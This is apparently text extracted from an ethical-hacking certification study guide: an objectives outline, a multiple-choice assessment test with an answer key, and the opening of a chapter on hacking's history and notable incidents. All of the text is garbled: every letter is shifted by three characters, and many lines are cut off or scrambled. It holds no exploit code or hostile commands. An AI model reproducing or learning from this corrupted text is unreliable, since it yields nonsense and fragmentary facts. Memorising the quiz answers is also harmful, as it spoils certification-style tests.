, %DFNJURXQG	
\$ 1HWZRUNLQJ WHFKQRORJLHV LQIU DVWUXFWXUH	H J KDUGZDUH
% :HE WHFKQRORJLHV	
& 6\ VWHP WHFKQRORJLHV	

'	&RPPXQLFDWLRQ SURWRFROV	
(	0DOZDUH RSHUDWLRQV	
)	0RELOH WHFKQRORJLHV H J	VPDUWSKRQHV
*	7HOHFRPPXQLFDWLRQ WHFKQRORJLHV	
+	%DFNXSV DQG DUFKLYLQJ H J	ORFDO QHWZRU
,,	\$QDO\VLV \$VVHVVPHQW	
\$	'DWD DQDO\VLV	
%	6\VWHPV DQDO\VLV	
&	5LVN DVVHVVPHQWV	
'	7HFKQLFDO DVVHVVPHQW PHWKRGV	
,,,	6HFXULW\	
\$	6\VWHPV VHFXULW\ FRQWUROV	
%	\$SOLFDFWLRQ ILOHVVHUYHU	
&	)LUHZDOOV	
'	&U\SWRJUDSK\	
(	1HWZRUN VHFXULW\	
)	3K\VLFDQ VHFXULW\	
*	7KUHDW PRGHOLQJ	
+	9HULILFDWLRQ SURFHGXUHV H J	IDOVH SRVLW YDOLGDFWLRQ
,	6RFLDO HQJLQHULQJ KXPdq	IDFWRUV PDQLSXQ
-	9XOQHUDELOLW\ VFDQQHUV	
.	6HFXULW\ SROLF\ LPSOLFDFWLRQV	
/	3ULYDF\ FRQILGHQWLDOLW\ ZLWK UHJDUG WR H	
0	%LRPHWULFV	
1	:LUHOHVV DFFHVV WHFKQRORJ\ H J	QHWZRUNL %OXHWRRWK
2	7UXVWHG QHWZRUNV	
3	9XOQHUDELOLWLHV	
,9	7RROV 6\VWHPV 3URJUDPV	
\$	1HWZRUN KRVW EDVHG LQWUXVLQ	
%	1HWZRUN ZLUHOHVV VQLIIHUV	H J :LUHVKDUN
&	\$FFHVV FRQWURO PHFKDQLVPV	H J VPDUW FDU

' &U\SWRJUDSK\ WHFKQLTXHV H J ,36HF 66/ 3*3	
(3URJUDPPLQJ ODQJXDJHV H J & -DYD & &	
) 6FULSWLQJ ODQJXDJHV H J 3+3 -DYD6FULSW	
* %RXQGDU\ SURWHFWLRQ DSSOLDQFHV H J '0=	
+ 1HWZRUN WRSRORJLHV	
, 6XEQHWWLQJ	
- 3RUW VFDQQLQJ H J QPDS	
. 'RPDLQ 1DPH 6\VWHP '16	
/ 5RXWHUV PRGHPV VZLWFKHV	
0 9XOQHUDELOLW\ VFDQQHU H J 1HV VXV 5HWLQ	
1 9XOQHUDELOLW\ PDQDJHPHQW DQG SURWHFWLRQ H J)RXQGVWRQH (FRUD	
2 2SHUDWLQJ HQYLURQPHQWV H J /LQX[:LQGRZ	
3 \$QWLYLUXV V\VWHPV DQG SURJUDPV	
4 /RJ DQDO\VLV WRROV	
5 6HFXULW\ PRGHV	
6 ([SORLWDWLRLQ WRROV	
7 'DWDEDVH VWUXFWXUHV	
9 3URFHGXUHV 0HWKRGRORJ\	
\$ &U\SWRJUDSK\	
% 3XEOLF NH\ LQIUDVWUXFWXUH 3.,	
& 6HFXULW\ \$UFKLWHFWXUH 6\$	
' 6HUylFH 2ULHQWHG \$UFKLWHFWXUH 62\$	
(,QIRUPDWLRQ VHFXULW\ LQFLGHQW PDQDJHPHQW	
) 1WLHU DSSOLFDWLRLQ GHVLJQ	
* 7&3 ,3 QHWZRUNLQJ H J QHWZRUN URXWLQJ	
+ 6HFXULW\ WHVWLQJ PHWKRGORJ\	
9, 5HJXODWLRLQ 3ROLF\	
\$ 6HFXULW\ SROLFLHV	
% &RPSOLDQFH UHJXODWLRLQV H J 3& ,	
9,, (WKLFV	
\$ 3URIHVVLRLQDO FRGH RI FRQGXFV	
% \$SSURSULDWHQHVV RI KDFNLQJ DFWLYLWLHV	
; 6RFLDO (QJLQHULQJ	

\$ 7\SHV RI VRFLDO HQJLQHHULQJ	
% 6RFLDO QHWZRUNLQJ	
& 7HFKQRORJ\ DVVLVWLQJ VRFLDO QHWZRUNLQJ	
' 'HIHQVLYH VWUDWHJLHV	
(3HQWHVWLQJ LVVXHV	

\$VVHVVP HQW 7HVW

:KDW LV WKH IRFXV RI D VHFXULW\ DXGLW RU YXC
\$ /RFDWLQJ YXOQHUDELOLWLHV
% /RFDWLQJ WKUHDWV
& (QDFWLQJ WKUHDWV
' ([SORLWLQJ YXOQHUDELOLWLHV
:KDW NLQG RI SK\VLFD ODFHV GHYLFH UHVWULF
WLPH"
\$ &KHFNSRLQW
% 3HULPHWHU VHFXULW\
& 6HFXULW\]RQH V
' ODQWUDS
:KLFK RI WKH IROORZLQJ LV D PHFKDQLVP IRU PD
V\ VWHP RI WUXVW"
\$ 3.,
% 3.&6
& ,6\$
' 66/
:KLFK SURWRFRO LV XVHG WR FUHDWH D VHFXUH
\$:\$3
% :3\$
& :7/6
' :0/
:KDW W\SH RI H[HUFLVH LV FRQGXFWHG ZLWK IXO
\$:KLWH ER[
% *UD\ ER[
& %ODFN ER[
' *ODVV ER[
<RX ZDQW WR HVWDEOLVK D QHWZRUN FRQQHFWL
:KLFK WHFKQRORJ\ ZRXOG EHVW DFFRPSOLVK WKD
\$,36HF

% / 73

& 333

' 6/,3

:KLFK GHVLJQ FRQFHSW OLPLWV DFFHVV WR V\ VW
XVHUV DQG V\ VWHPV LQVLGH WKH /\$1"

\$ '0=

% 9/\$1

& , \$

' 5RXWHU

,Q WKH NH\ UHFRYHU\ SURFHVV ZKLFK NH\ PXVW

\$ 5ROORYHU NH\

% 6HFUHW NH\

& 3UHYLRXV NH\

' (VFURZ NH\

:KLFK NLQG RI DWWDFN LV GHVLJQHG WR RYHUOR
WHPSRUDULO\ RU SHUPDQHQWO\ RIIOLQH"

\$ 6SRRILQJ

% 7URMDQ

& 0DQ LQ WKH PLGGOH

' 6<1 IORRG

:KLFK FRPSRQHQQW RI DQ 1,'6 FROOHFWV GDWD"

\$ 'DWD VRXUFH

% 6HQVRU

& (YHQW

' \$QDO\]HU

:KDW LV WKH SURFHVV RI PDNLQJ DQ RSHUDWLQJ

\$ +DUGHQLQJ

% 7XQLQJ

& 6HDOLQJ

' /RFNLQJ GRZQ

7KH LQWHJULW\ FRPSRQHQQW SURYLGHV ZKLFK IHC

\$ 9HULILFDWLRQ WKDW LQIRUPDWLRQ LV DFFXUD\

% 9HULILFDWLRQ WKDW HWKLFV DUH SURSHUO\ P

& (VWDEOLVKPHQW RI FOHDU DFFHVV FRQWURO R

' 9HULILFDWLRQ WKDW GDWD LV NHSW SULYDWH E

:KLFK PHFKDQLVP LV XVHG E\ 3., WR DOORZ LPPH

YDOLGLW\"

\$ &5/

% 0'

& 66+\$

' 2&63

:KLFK RI WKH IROORZLQJ LV XVHG WR FUHDWH D

\$ +XE

% 6ZLWFK

& 5RXWHU

')LUHZDOO

\$ XVHU KDV MXVW UHSRUWHG WKDW KH GRZQORD

7KH XVHU LQGLFDWHV WKDW WKH GRZQORD

XQXVXDOO\ VLQFH KH GRZQORDGHG WKH ILOH :KD

\$ <RXU XVHU LQDGYHUWHQWO\ GRZQORDGHG D PI

% <RXU XVHU PD\ KDYH GRZQORDGHG D URRWNLW

& <RXU XVHU PD\ KDYH DFFLGHQWO\ FKDQJHG D V

' 7KH V\ VWHP LV XQVWDEOH GXH WR WKH XVH RI

:KLFK PHFKDQLVP RU SURFHVV LV XVHG WR HQDE

EDVHG RQ DWWDFNV WKDW KDYH EHHQ GHWHFWHG

\$ 1,'6

% 1,36

& 1,76

' 1\$'6

:KLFK RI WKH IROORZLQJ ZRXOG SURYLGH DGGLW

\$ &KDQJLQJ WKH GHIDXOW SRUW IRU WUDIILF WR

% &KDQJLQJ WKH GHIDXOW SRUW IRU WUDIILF WR

& &KDQJLQJ WKH GHIDXOW SRUW IRU WUDIILF WR

' &KDQJLQJ WKH GHIDXOW SRUW IRU WUDIILF WR
:KDW W\SH RI SURJUDP H[LVWV SULPDULO\ WR SUI
DQG FDQ GR VR ZLWKRXW LQWHUDFWLRQ IURP XVH
\$ 9LUXV
% 7URMDQ KRUVH
& /RJLF ERPE
' :RUP
\$Q LQGLYLGXDO SUHVHQWV KHUVHOI DW \RXU RII
DWWHPSWLQJ WR GLVFXVV WHFKQLFDO GHWDLOV F
KDUGZDUH DQG SHUVRQQHO XVHG WR PDQDJH LW
DWWDFN"
\$ 6RFLDO HQJLQHULQJ
% \$FFHVV FRQWURO
& 3HULPHWHU VFUHHQLQJ
' %HKDYLRUDO HQJLQHULQJ
:KLFK RI WKH IROORZLQJ LV D PDMRU VHFXULW\ S
\$ 3DVVZRUG ILOHV DUH VWRUHG LQ DQ XQVHFXUH
% 0HPRU\ WUDFHV FDQ FRUUXSW ILOH DFFHVV
& 8VHU , 'V DQG SDVVZRUGV DUH XQHGFU\SWHG
')73 VLWHV DUH XQUHJLVWHUHG
:KLFK V\ VWHP ZRXOG \RX LQVWDOO WR SURYLGH
\$ 1, '6
% +, '6
& 1, 36
' +, 36
7KH SURFHVV RI PDLQWDLQLQJ WKH LQWHJULW\ R
SRVVHVLRQ RFFXU LV NQRZQ DV ZKDW"
\$ 6HFXULW\ LQYHVWLJDWLRQ
% &KDLQ RI FXVWRG\
& 7KUHH \$V RI LQYHVWLJDWLRQ
' 6HFXULW\ SROLF\
:KDW HQFU\SWLRQ SURFHVV XVHV RQH SLHFH RI L

\$ 6WHJDQRJUDSK\
% +DVKLQJ
& 0'\$
' &U\SWRLQWHOOLJHQFH
:KLFK SROLF\ GLFWDWHV KRZ DVVHWV FDQ EH XVH
\$ 6HFXULW\ SROLF\
% 8VHU SROLF\
& 8VH SROLF\
' (QIRUFHPHQW SROLF\
(\$FFHSWDEOH XVH SROLF\
:KLFK DOJRULWKP LV DQ DV\PPHWULF HQFU\SWLR
\$ 56\$
% \$(6
& '(6
' '(6
:KLFK RI WKH IROORZLQJ LV DQ H[DPSOH RI D KDV
\$ (&
% 3.,
& 6+\$
' 0'
:KLFK RI WKH IROORZLQJ FUHDWHV D IL[HG OHQJV
\$ 0'
% 0'
& 6+\$
' 6+\$
*UDQWLQJ DFFHVV WR D V\VWHP EDVHG RQ D IDFV
VFDQ LV DQ H[DPSOH RI ZKDW W\SH RI DXWKHQWL
\$ 6PDUW FDUG
% , \$
& %LRPHWULFV
' &+\$3

:KDW LWHP LV DOVR UHIHUUHG WR DV D SK\VLFD

\$ 0\$&

% '\$&

& 5%\$&

' 67\$&

:KDW LV WKH SURFHVV RI LQYHVWLJDWLQJ D FRPS
VHFXULW\ LQFLGHQW"

\$ &RPSXWHU IRUHQVLFV

% 9LUXV VFDQQQLQJ

& 6HFXULW\ SROLF\

' (YLGHQFH JDWKHULQJ

:KLFK RI WKH IROORZLQJ LV VHHQ DV D UHSODFH

\$ 66/

% 6&3

& 7HOQHW

' 66+

:KLFK RI WKH IROORZLQJ LV FRPPRQ\ XVHG WR F
FHUWLILFDWHV"

\$ 0'

% 0'

& 6+\$

' 6+\$

*UDQWLQJ DFFHVV WR D V\VWHP EDVHG RQ D IDFV
ZKDW"

\$ 6RPHWKLQJ \RX KDYH

% 6RPHWKLQJ \RX NQRZ

& 6RPHWKLQJ \RX DUH

' 6RPHWKLQJ \RX VPHOO

:KDW LWHP LV DOVR UHIHUUHG WR DV D ORJLFD

\$,3 DGGUHV

% ,3; DGGUHV

& 0\$& DGGUHV V

' 60\$& DGGUHV V

+RZ PDQ\ ELWV DUH LQ DQ ,3Y DGGUHV V"

\$

%

&

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\$QVZHUV WR \$VVHVVPHQW 7HVW

\$ \$ YXOQHUDELOLW\ DVVHVVPHQW LV IRFXVHG R
LQ DQ HQYLURQPHQW EXW E\ GHILQLWLRQ GRHV Q
' 0DQWUDSV DUH SKRQH ERRWK±VLJHG GHYLFHV (SLJJ\EDFNLQJ DQG WDLOJDWLQJ

\$ 3XEOLF NH\ LQIUDVWUXFWXUH 3., LV D V\ VW
NH\ V DQG PDQDJHPHQW RI GLJLWDO FHUWLILFDWH

% :L)L 3URWHFWHG \$FFHVV :3\$ LV GHVLJQHG W

\$:KLWH ER[WHVWLQJ LV GRQH ZLWK IXOO NQRZ
WHVWLQJ LV GRQH ZLWK YHU\ OLWWOH RU QR LQIF
LQIRUPDWLRQ VRPHZKHUH EHWZHHQ EODFN DQG Z

% /D\HU 7XQQHOLQJ 3URWRFRO / 73 LV D 931 V
FRQQHFWLRQV RYHU DQ LQVHFXUH PHGLXP VXFK D

\$ 'HPLOLWDULJHG JRQH '0= VWUXFWXUHV DFW D
DQ LQWUDQHW HVWDEOLVKLQJ D SURWHFWHG EDU
SXEOLF\ DFFHVVLEOH UHVRXUFHV VXFK DV ZHE V

' 7KH HVFURZ NH\ LV D NH\ KHOG E\ D WKLUG SDL
RSHUDWLRQV

' 6<1 IORRGV DUH D IRUP RI GHQLDO RI VHUYLFH
RYHUZKHOP D UHVRXUFH IRU D SHULRG RI WLP

% 6HQVRUV FDQ EH SODFHG LQ GLIIHUHQW ORFD\
FROOHFWLQJ LQIRUPDWLRQ DQG UHWXUQLQJ LW W

\$ +DUGHQLQJ LV GHVLJQHG WR UHPRYH QRQHVV
LWHPV IURP D V\ VWHP ZLWK WKH LQWHQW RI PDNL
LWV DWWDFN VXUIDFH

\$,QWHJULW\ HQVXUHV WKDW LQIRUPDWLRQ LV N
SDUW\ WR H[DPLQH WKH LQIRUPDWLRQ WR GHWHFV

' 7KH 2QOLQH &HUWLILFDWH 6WDWXV 3URWRFRO
YHULILFDWLRQ RI FHUWLILFDWHV† YDOLGLW\ DV R
&5/ PHWKRG ZKLFK DOORZV IRU ODJV LQ GHWHFV

% \$ VZLWFK DOORZV IRU WKH FUHDWLRQ RI 9/\$1V

\$ 7KH ILOH LV D 0LFURVRIW :RUG ILOH DQG DV V
WKDW FDQ EH XVHG WR GHOLYHU PDFUR YLUXVHV

% \$ QHWZRUN LQWUXVLRQ SUHYHQWLRQ V\ VWHP
V\ VWHP EXW LW DGGV WKH DELOLW\ WR UHDFW WI

& &KDQJLQJ WKH GHIDXOW SRUW IRU ZHE VHUYH
DQG IURP WKH ZHE VHUYHU ZRXOG EH HQFU\SWHG
' \$ ZRUP SURSDJDWHV E\ VHHNLQJ RXW YXOQH
WKHQ UHSOLFDWLQJ DW DQ H[WUHPH UDW
\$,Q D FDVH OLNH WKLV DQ LQGLYLGXDO VKRZLC
RI DQ HQYLURQPHQW PD\ EH DWWHPSWLQJ WR REV
&)73 LV QRW GHVLJQH WR SURYLGH HQFU\SWLR
QDPHV DUH QRW SURWHFWHG DV WKH\ DUH ZLWK 6
\$ \$ QHWZRUN LQWUXVLRQ GHHFWLRQ V\WHP 1
GHHFWV DWWDFNV DW WKDW OHYHO 8QOLNH D Q
1,36 DQ 1,'6 FDQQRW VWS DQ DWWDFN EXW LW
DGPLQLVWUDWRU VR WKDW DSSURSULDWH DFWLRQ
% &KDLQ RI FXVWRG\ LV XVHG LQ LQYHVWLJDWL
WKDW QR JDSV LQ SRVVHVLRQ RFFXU 6XFK JDSV
\$ 6WHJDQRJUDSK\ LV XVHG WR FRQFHDO LQIRUP
PDNLQJ LW GLILFXOW WR GHHFW
(\$FFHSWDEOH XVH SROLF\ LV DQ DGPLQLVWUDWI
FRPSDQ\ DVVHWV ZKDW LV DQG LVQ\W FRQVLGHUH
\$ 56\$ LV DQ H[DPSOH RI DQ DV\PPHWULF HQFU\SV
SULYDWH NH\ 7KH RWKHUV DUH H[DPSOHV RI V\PP
& 6+\$ LV DQ H[DPSOH RI RQH W\SH RI KDVKLQJ D
\$QRWKHU H[DPSOH ZRXOG EH 0'
\$ 0' LV D KDVKLQJ DOJRULWKP WKDW FUHDWHV I
DOJRULWKPV 7KLV IL[HG OHQJWK RXWSXW LV UHI
& %LRPHWULFV LV FRQFHUQH ZLWK PHDVXULQJ
ELRORJLFDO RUJDQLVP
\$ 0HGLD DFFHVV FRQWURO 0\$& LV D /D\HU FRQ
DGGUHV LV FRGHG LQWR WKH QHWZRUN DGDSWH
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D VHFXULW\ LQFLGHQW RU FULPH
' 66+ LV D PRGHUQ SURWRFRO GHVLJQH WR EH I
DV)73 DQG 7HOQHW \$V VXFK WKH 66+ SURWRFRO
HQYLURQPHQW
\$ 0' LV D KDVKLQJ DOJRULWKP WKDW FUHDWHV I
RU PHVVDJH GLJHVW ,Q WKH 3., ZRUOG 6+\$ DQG C
IRU FUHDWLQJ WKXPESULQWV IRU GLJLWDO FHUWL

% 3D VVZRUGV DUH WKH VLP SOH VW IRUP RI DXWK
IDOO XQGHU ILUVW IDFWRU DXWKHQWLFDWLRQ DQ

\$ \$Q ,3 DGGUHV V LV D ORJLFDO DGGUHV V DVVLJQ
EDVHG V\ VWHP 7KH VDPH ,3 DGGUHV V FDQ EH DVV
GLIIHUHQW WLPHV XQOLNH 0\$& DGGUHV VHV

& \$Q ,3Y DGGUHV V KDV ELWV DV RSSRVHG WR
LQFUHDVHG QXPEHU RI ELWV DOORZV IRU WKH JHQ
SRVVLEOH ZLWK ,3Y

&KDSWHU
,QWURGXFWRQ WR (WKLFD O +DFNLQJ

- &(+ (; \$0 2% - (&7,9(6 &29(5(' ,1 7+,6 &+\$37(5
- ✓ , , \$QDO\VLV \$VVHVVP HQW
 - & 5LVN DVVHVVP HQWV
 - ' 7HFKQLFDO DVVHVVP HQW PHWKRGV
 - ✓ , , , 6HFXULW\
 - / 3ULYDF\ FRQILGHQWLDOLW\ ZLWK UHJDUG \
 - ✓ 9 3URFHGXUHV OHWKRGGRORJ\
 - + 6HFXULW\ WHVWLQJ PHWKRGGRORJ\
 - ✓ 9 , , (WKLFV
 - \$ 3URIHVVLQRDO FRGH RI FRQGXFW
 - % \$SSURSULDWHQHVV RI KDFNLQJ DFWLYLWL



:HOFRPH WR WKH EHJLQQLQJ RI \RXU M
(WKLFD O +DFNHU ,Q WKLV ERRN \RX ZLOO OHDUQ W
QHHGHG WR HDUQ WKH (& &RXQFLO\ &HUWLILHG (W
WKLV ERRN ZLOO JLYH \RX ZKDW \RX QHHG WR EH SU
DOVR VWULYH WR JLYH \RX WKH DGGLWLRQDO NQRZ
SHQHWUDWLRQ WHVWHU
,Q WKLV ERRN \RX ZLOO OHDUQ H[DFWO\ ZKDW LW W
UHVSRQVLELOLWLHV DQG H[SHFWDWLRQV WKDW JR Z
TXHVWLRQV WKDW JR ZLWK WKH WHFKQRORJ\ DQG W
(WKLFD O KDFNHUV RU SHQHWUDWLRQ WHVWHUV KD
LQFUHDVHV LQ F\EHUFULPH DQG UHJXODWLRQV RYH
SRXODU WKDQ LQ WKH SDVW 7KH UHDOL]DWLRQ LV
V\VWHPV DQG DGGUHVVLQJ WKHP SURDFWLYHO\ LV C
FRPHV DIWHU WKH IDFV ,Q UHVSRQVH RUJDQL]DWL
SHQHWUDWLRQ WHVWLQJ WHDPV LQWHUQDOO\ DV ZH
WKH\ DUH QHHGHG



,Q WKL V ERRN \RX ZLOO HSHQXVWDW DQGHWM

HWKLFDO \$OWNRXJK ERWK DUH FRUUHFW DQG ERWK
LQG XVWULHV WKH IRUPHU WHQGV WR EH PRUH SR
ZLOO UXQ LQSHRQWWH DWHRRQLWV DWHUFLSWQV HMKVRH

7DNLQJ RQ WKH VNLOOVHW DVVRFLDWHG ZLWK HWKL
LQWR WKH UROH RI HYDOXDWLQJ HQYLURQPHQWV WI
FRUUHFWLYH DFWLRQV WR EH WDNHQ LQ UHVSFWW W
SHQWHVWHUV XVXDOO\ GR QRW GR FRUUHFWLYH DFW
PXVW GHFLGH WR SHUIRUP RU QRW EXW LQ VRPH FC

7KURXJK D UREXVW DQG HIIHFWLYH FRPELQDWLRQ R
PHDVXUHV WKHVH RUJDQLJDWLQRQV KDYH OHDUQH G
PDMRU SUREOHPV ZKHUHYHU DQG ZKHQHYHU SRVVLE
QHWZRUNV 931V FUISWRJUDSKLF SURWRFROV LQW
SUHYHQWLRQ V\ VWHPV ,36V DFFHVV FRQWURO OLV
GHYLFHV KDYH KHOSHG VHFUXULW\ \$GPLQLVWUDWLYI
SURFHGXUHV DQG RWKHU UXOHV KDYH DOVR EHHQ \
GHFDGH 3K\VLFD O PHDVXUHV LQFOXGH FDEOH ORFN
GHYLFHV <RXU QHZ UROH DV DQ HWKLFDO KDFNHU Z
PRUH

\$V DQ HWKLFDO KDFNHU \RX PXVW NQRZ QRW RQO\
DOVR KRZ WR ILQG ZHDNQHVVHV DQG DGGUHVV WKH
WKL V FKDSWHU GLVFXVVHV WKH KLVWRU\ RI KDFNLQ
:H\OO DOVR ORRN DW WKH SURFHVV RI SHQHWUDWL
FRQWUDFWV

+DFNLQJ WKH (YROXWLRQ

+DFNHU RQH RI WKH PRVW PLVXQGHUVWRRG DQG RYI
(YHU\RQH IURP WKH QLJKWO\ QHZV WR DXWKRUV WR
WKH WHUP IUHTXHQWO\ 7KDQNV WR RYHUXVH RI WK
FRQVWDQWO\ DWWDFKHG WR DFWLYLWLHV WKDW DUI
SXEOLF ORRNV DW DQKDFNHUWKHQRORJ\ +DFNH
WKR VH RSHUDWLQJ LQ WKH VKDGRZV DQWLVRFLDO
PHPEHUV RI WKH SXEOLF KDYH HYHQ FRPH WR HPEU
WKZDUWLQJ SROLWLFLDQV JRYHUQPHQWV ODUJH FI
ORRVHO\ RUJDQLJHG JURXS VXFK DV \$QRQ\PRXV DQ
SXEOLF SHUFHSWLRQ RI WKH KDFNHU



:KLOH PDQ\ KDYH WDNHQ GLIIHUHQW VWDQF

ZKHWKHU KDFNHUV DUH JRRG RU EDG WKL V ERRN :
RQ PDQ\ RI WKR VH ZKR HQJDJH LQ KDFNLQJ *URXS
WKHLU VXSSRUWHUV DQG GHWUDFWRUV IRU H[DP
EXW ZLOO XVH LW WR LOOXVWUDWH SRLQWV DQG
JURXS XS WR \RX

6R ZKD W LV D KDFNHU H[DFWO\ DQG KRZ GLG ZH JH
EHVW DGGUHVW WKL V TXHVWLRQ E\ ORRNLQJ LQWR V

7KH (DUO\ 'D\ V RI +DFNLQJ

7KH LGHD RI KDFNLQJ DQG KDFNHUV JRHV ZD\ EDFN
ZDQWHG WR OHDUQ DERXW QHZ WHFKQRORJ\ DQG ZH
WKH VDPH W\SHV RI SHRSOH ZKR WRGD\ DUH LQWHU
WHFKQRORJ\ EXW DOVR LQ OHDUQLQJ KRZ WR FXVWF
RULJLQDO GHVLJQHUV QHYHU LQWHQGHG ,Q WKH HC
EHHQ IRXQG WDNLQJ DSDUW DQG OHDUQLQJ DERXW
FRPSXWHUV \$V WHFKQRORJ\ SURJUHVVHG WKHVH L
DGYDQFHG V\VWHPV DYDLODEOH DW WKH WLPH)DVV
WKDW ZHUH SUHVHQW RQ FROOHJH FDP SXVHV DQG F
LQWHUHVW E\ QHZ JHQHUDWLRQV RI KDFNHUV /DWH
RI WHFKQRORJ\ ZLWK KDFNHUV PRYLQJ WR WKL V HC
VWDUWLQJ WR HQJDJH LQ PRUH PLVFKLHYRXV DQG C
VLWXDWLRQ ZDV WKDW IDFW WKDW WKHLU DWWDFNV
EHFDXVH PRUH SHRSOH KDG DFFHVV WR 3&V ,Q WKH
WKH SXEOLF DQG V\VWHPV EHFDPH LQWHUFRQQHFW
HDVLO\ VSUHDG EH\RQG D VPDOO FROOHFWLRQ RI V
VPDUWSKRQH V WDEOHV %OXHWRRWK DQG RWKHL

DQG WHFKQRORJLHV WKDW KDFNHUV WDUJHW \$V \R)
DWWDFNV LQ UHVSQRQVH WR ZKDW\ V DYDLODEOH DW
:KHQ WKH ,QWHUQHW EHFDPH DYDLODEOH WR WKH S
WRR IDU EHKLQG :KHQ WKH ILUVW JHQHUDWLRQV RI
V DWWDFNV JUHZ LQ WKH IRUP RI ZHEVLWH GHID
ILUVW IRUD\ V RI KDFNLQJ LQ F\EHUVSDFH UHVXOWHC
EXW ODWHU PRUH DJJUHVVLYH DWWDFNV VWDUWHG
PRYLH DQG JRYHUQPHQW ZHEVLWHV ZHUH VRPH RI W
ZHEVLWH GHIDFLQJ ZDV VR FRPPRQ WKDW PDQ\ LQFL



ODNLQJ WKLQJV HDVLHU IRU KDFNHUV LV W

WHFKQRORJLHV VXFK DV WKH ,QWHUQHW ZHUH QHY
JRDO ZDV WKH VKDULQJ RI LQIRUPDWLRQ

&XUUHQW 'HYHORSPHQWV

,Q WKH HDUO\ V PRUH PDOLFLRXV DFWLYLW\ VWD
DGYDQFHG DWWDFNV ,Q WKH ILUVW IHZ \HDUV RI W
DWWDFNV LQFUHDVHG ZLWK PDQ\ DWWDFNV FULPLQ
RFFXUUHG LQFOXGH WKH IROORZLQJ DOWKRXJK WKI

- 'HQ LDO RI VHUYLFH DWWDFNV
- ODQLSXODWLRQ RI VWRFN SULFHV
- ,GHQWLW\ WKHIW
- 9DQG DOLVP
- &UHGLW FDUG WKHIW
- 3LUDF\
- 7KHIW RI VHUYLFH

\$PRQJ WKH PDQ\ VLWXDWLRQV WKDW KDYH FRQWULE
F\EHUFULPH DUH WKH DPRXQW RI LQIRUPDWLRQ EHL
WKH ,QWHUQHW DQG GLJLWDO GHYLFHV 2YHU WKH C
RQOLQH KDV LQFUHDVHG FUHDWLQJ D WHPSWLQJ W
GHYLFHV VXFK DV VPDUWSKRQH V DQG WHFKQRORJLH
VWHDOLQJ LQIRUPDWLRQ PRUH SUHYDOHQW /DVWO\
FRQQHFWHG GHYLFHV VXFK DV WDEOHVV DQG RWKH
LQFUHDVLQJ QXPEHUV (DFK RI WKHVH GHYLFHV KDV
WKH WHPSWDWLRQ RI VWHDOLQJ QHYHU EHIRUH KHD
UHVRXUFHV \$V FRPSXWHU FULPH ODZV EHJDQ WR E
ZHEVLWH EHFDPH OHVV DWWUDFWLYH 3UDQN DFWLY

FULPLQDO DFWLYLW\ KDV LQFUHDVHG :LWK RQOLQH
ELGGHU ZLWK FULPH ULQJV RUJDQLJHG FULPH DQG
,QWHUQHW DV DQ DWWDFN YHFWRU



5HPHPEHU WKDW D JRRG QXPEHU RI DWWDFN

DWWULEXWHG WR ERWK FULPH DQG SHRSOH SXOOL
XQGHUO\LQJ PRWLYDWLRQ RI WKH DWWDFN WKH H
DUH GHQLHG XVH RI WKHLU DVVHWV DQG WKH ODZ

+DFNLQJ)XQ RU &ULPLQDO \$FWLYLW\

\$V VWDWHG HDUOLHU KDFNLQJ LV E\ QR PHDQV D Q
RU DQRWKHU VLQFH WKH V)RU RQO\ D SRUWLRQ
YLHZHG DV D FULPH DQG D VLWXDWLRQ WKDW QHHG\

+HUH¶V D ORRN DW VRPH IDPRXV KDFNV RYHU WLP

- ,Q &RUQHOO 8QLYHUVLW\ VWXGHW 5REHUW 7
EH WKH ILUVW ,QWHUQHW ZRUP 'XH WR DQ RYHUV
H[WUHPHO\ TXLFNO\ LQGLVFULPLQDWHO\ UHVXOW
ZKROH ,QWHUQHW
- ,Q .HYLQ /HH 3RXOVHQ JRLQJ E\ WKH QDPH 'D
OLQHV RI WKH HQWLUH /RV \$QJHOHV EDVHG UDGLF
QG FDOOHU LQ RUGHU WR ZLQ D 3RUVFKH 6
EHLQJ WKH ILUVW WR EH EDQGHG IURP XVLQJ WKH
WKRXJK WKH EDQ ZDV IRU RQO\ D OLPLWHG WLP
- ,Q 'DYLQ / 6PLWK FUHDWHG WKH OHOLVVD YLL
WR HQWULHV LQ D XVHU¶V DGGUHV ERRN DQG OD
- ,Q -DQ GH :LW DXWKRUHG WKH \$QQD .RXUQLNF
DOO WKH HQWULHV RI D XVHU¶V 2XWORN DGGUHV
- ,Q *DU\ 0F.LQQRQ FRQQHFWHG WR GHOHWHG F
LQFOXGLQJ LQIRUPDWLRQ RQ ZHDSRQV DQG RWKHI
FRPSURPLVLQJ URXJKO\ FRPSXWHU V\VWHPV LC
- ,Q \$GDP %RWE\O WRJHWKHU ZLWK WZR IULHQ
LQIRUPDWLRQ IURP WKH /RZH¶V KDUGZDUH FKDLQ
- ,Q &DPHURQ /DFURL[KDFNHG LQWR WKH SKRQ
SDUWLFLSDWHG LQ DQ DWWDFN DJDLQVW WKH VLW
DJJUHJDWRU XOWLPDWHO\ H[SRVLQJ WKRXVDQGV
- ,Q .ULVWLQD 9ODGLPLURYQD 6YHFKLQVND\ D D
VHYHUDO SORWV WR GHIUDXG VRPH RI WKH ODUJH

%ULWDLQ 6KH XVHG D 7URMDQ KRUVH WR DWWDFN
%DQN RI \$PHULFD WKURXJK ZKLFK VKH ZDV DEOH
LQWHUHVWLQJ IRRWQRWH WR WKLV VWRU\ 6YHFKI
RQH SRLQW GXH WR KHU VWXQQQLQJ JRRG ORRN
WKDW WKH LPDJH RI D KDFNHU OLYLQJ LQ D EDVH
QHUG\ ORRNLQJ LV JRQH ,Q WKLV FDVH WKH KDFN
GDQJHURXV EXW DOVR GLG QRW ILW WKH VWHUHR\

- ,Q WKH PLG V WKH 6WX[QHW YLUXV ZDV XQFRY
VSHFLILFDOO\ GHVLJQHG WR DWWDFN WKH V\ VWHP
PDGH WKH YLUXV XQLTXH LV WKH IDFW WKDW LW V
DQG DQ\WKLQJ QRW PHHWLQJ WKHVH UHTXLUPHQ
- 2ULJLQDWLQJ LQ WKH KDFNLQJ JURXS \$QRQ\PI
LQFOXGLQJ ORFDO JRYHUQPHQW QHWZRUNV QHZV
DFWLYH DQG KDV FRPPLWWHG VHYHUDO RWKHU KL

7KH SUHYLRXV H[DPSOHV UHSUHVHQW VRPH RI WKH
EXW IRU HYHU\ QHZV LWHP RU VWRU\ WKDW PDNHV L
QHYHU GR 1RWH WKDW IRU HYHU\ LQFLGHQW WKDW
LQGLYLGXDOV ZKR FDUU\ WKHP RXW DUH FDXJKW D
IRU F\EHUFULPH ,Q DQ\ FDVH KDFNLQJ LV LQGHG I
DFWLYLWLHV FDQ EH SURVHFXXHG XQGHU ODZV WKD
IUHTXHQF\ DQG VHULRXVQHVV RI DWWDFNV KDYH R
WHFKQRORJ\ HYROYHV

